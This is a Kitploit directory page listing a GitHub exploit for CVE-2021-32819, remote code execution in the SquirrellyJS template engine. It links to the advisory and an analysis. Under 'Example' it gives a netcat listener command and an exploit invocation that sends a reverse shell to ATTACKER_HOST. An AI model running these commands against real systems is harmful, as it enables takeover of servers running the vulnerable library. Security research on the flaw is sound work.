
Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2021-32819 — SquirrellyJS mixes pure template data with engine configuration options through the Express render API. By overwriting internal configuration options, remote code execution may be triggered in downstream applications. | Kitploit
Tools/GitHubGitHub/abady0x1/cve-2021-32819
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationRemote Access Tool
GitHubabady0x1/cve-2021-32819

CVE-2021-32819

SquirrellyJS mixes pure template data with engine configuration options through the Express render API. By overwriting internal configuration options, remote code execution may be triggered in downstream applications.

View Repository
10195 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2021-32819

CVE-2021-32819 : SquirrellyJS mixes pure template data with engine configuration options through the Express render API. By overwriting internal configuration options, remote code execution may be triggered in downstream applications.

Source

https://securitylab.github.com/advisories/GHSL-2021-023-squirrelly/

Analysis

https://blog.diefunction.io/vulnerabilities/ghsl-2021-023

squirrelly

v8.0.0 >= v8.0.8 Remote Code Execution

Environment

Ubuntu 20.04.1

Example

nc -lvp 443

python3 exploit.py http://example.com/  ATTACKER_HOST 443

Proof of concept

Download Tool